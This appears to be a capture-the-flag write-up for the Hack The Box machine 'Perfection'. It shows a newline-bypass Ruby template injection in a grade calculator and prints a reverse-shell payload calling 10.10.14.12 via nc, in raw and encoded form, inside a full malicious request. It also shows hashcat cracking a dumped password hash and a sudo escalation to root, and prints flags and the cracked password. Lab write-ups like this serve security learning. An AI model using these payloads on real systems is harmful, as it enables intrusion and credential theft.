
Perfection HTB

User Reconnaissance

1. We can access the webpage and look for an entry point
2. Further check using dirsearch to check on subdomains, directory, and such leads to nowhere
3. We can see the website only has one feature a calculator to calculate a student's grade



Calculate your weighted grade

Category	Grade	Weight (%)

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 23%

cat: 4%

cat: 4%

cat: 4%

cat: 4%

cat: 4%

Made by Secure Student Tools

Copyright © Secure Student Tools. All rights reserved
Powered by WEBrick 1.7.0


4. This website seems to be running ruby based on the powered by WEBrick
5. Since there isn't much else to look for, I make an educated guess that since this is reflected back to us it could have a command injection vulnerability. For this i use some resource and tools:
   a. Burp(to make it easier to keep sending request)
   b. URLencoder to encode our payload so it can be read by the server (https://www.urlencoder.org/)
   c. (https://www.revshells.com/) to generate reverse shells payload

    d. SSTI ruby payload (https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Template Injection/README.md#ruby---basic-injections)

6. With all of this i started by testing if there is even a vulnerability, i tried many forms and here is what i found out:

    - The only operator that is not sanitized is a newline %0A
    - Only the category parameter accepts string so this is where we send our payload

    From the above findings i was able to use this:



Encode to URL-encoded format

Simply enter your data then push the encode button.

```
<%=7*7%>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


ENCODE Encodes your data into the area below.

```
%0A%3C%25%3D7%2A7%25%3E
```

    And it does have a vulnerability as in the category it not only returns a new line but 49 which is 7 ∗ 7

    Next findings:

    - We need to use ` to run bash command as it will be read as command inside a command without it there will be an error because we inputting a command as an argument



Encode to URL-encoded format

Simply enter your data then push the encode button.

```
<%=`ls`%>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).


Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
%0A%3C%25%3D%60ls%60%25%3E
```

Final payload:

- It seems to not be running sh or bash so use nc for reverse



```
<%=`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.12 8999 >/tmp/f`%>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.


Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
%0A%3C%25%3D%60rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.14.12%208999%2
0%3E%2Ftmp%2Ff%60%25%3E
```




```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 316
Origin: http://10.10.11.253
Connection: close
Referer: http://10.10.11.253/weighted-grade
Upgrade-Insecure-Requests: 1

category1=cat&grade1=23&weight1=20&category2=
cat%0A%3C%25%3D%60rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ft
mp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.14.12%208999%20%3E%2Ftmp%2F
f%60%25%3E&grade2=23&weight2=20&category3=cat&grade3=23&weight3=20&
category4=cat&grade4=23&weight4=20&category5=cat&grade5=23&weight5=
20
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8999
listening on [any] 8999 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.253] 4816
sh: 0: can't access tty; job control turned off
$ 
```

User Flag

1. It's in the home directory of the user we got the reverse shell



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8999
listening on [any] 8999 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.253] 48166
sh: 0: can't access tty; job control turned off
$ pwd
/home/susan/ruby_app
$ cd
$ pwd
/home/susan
$ cat use
cat: use: No such file or directory
$ cat user.txt
9e259014b1b0729c99537cf8325e0e10
$ 
```


Privilege Recoinassance

1. I decided to look at a few places:

- the home directory for susan

- the /var directory due to a linpeas result that shows there is a directory called /var/mail


2. In the home directory there is an interesting finding inside a directory called Migration



```
$ ls
Migration
ruby_app
user.txt
$ cd Migration
$ ls
pupilpath_credentials.db
$ cat pupilpath_credentials.db
��^�ableusersusersCREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
a�\
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f$ P#�
```

- These seems to be a type of hash on a password (using hashid will say it one of many one of them is sha256 which is really long and probably hard to crack)


3. I decided to check the /var directory and in there, there is a /var/mail directory inside is a clue for the hash



```
$ cd /var/mail
$ ls
susan
$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other stu
dents

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
$ 
```

- Okay this seems to make it easier to crack it although it still will take a while since this means there will be 1000000000 to try but it’s worth the shot

4. I created a script in python to generate a wordlist with the format given in the clue



```
i = 0
for i in range(1000000000):
        print(f"susan_nasus_{i}")
```


I then run this command:

python3 brute.py >> wordlist.txt (takes a while)

5. Then i use hashcat from the various amount hashid choice i tried it in sha256 mode using mode 1400 in hashcat

   hashcat -m 1400 [susan.hash] [wordlist.txt] (takes a while)

   - susan.hash = susan's hashed password from backup database file in Migration
   - This will give us the right combination




```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Tue Mar  5 07:10:51 2024 (2 mins, 15 secs)
Time.Estimated...: Tue Mar  5 07:13:06 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2449.2 kH/s (1.72ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 413761536/1000000000 (41.38%)
Rejected.........: 0/413761536 (0.00%)
Restore.Point....: 413755392/1000000000 (41.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_413755392 -> susan_nasus_413761535
Hardware.Mon.#1..: Util: 16%

Started: Tue Mar  5 07:09:42 2024
Stopped: Tue Mar  5 07:13:07 2024
```

Root Flag

1. With the password done we can now login to this machine via ssh

   ssh susan@10.10.11.253

2. We have access to the shell as susan and we can do sudo su
3. We can now access the root directory and get the flag



```
bash: cd: /root: Permission denied
susan@perfection:~/Migration$ sudo su
root@perfection:/home/susan/Migration# cd
root@perfection:~# ls
root.txt
root@perfection:~# cat root.txt
d140f08a6864b915b210435db3fed02a
root@perfection:~#
```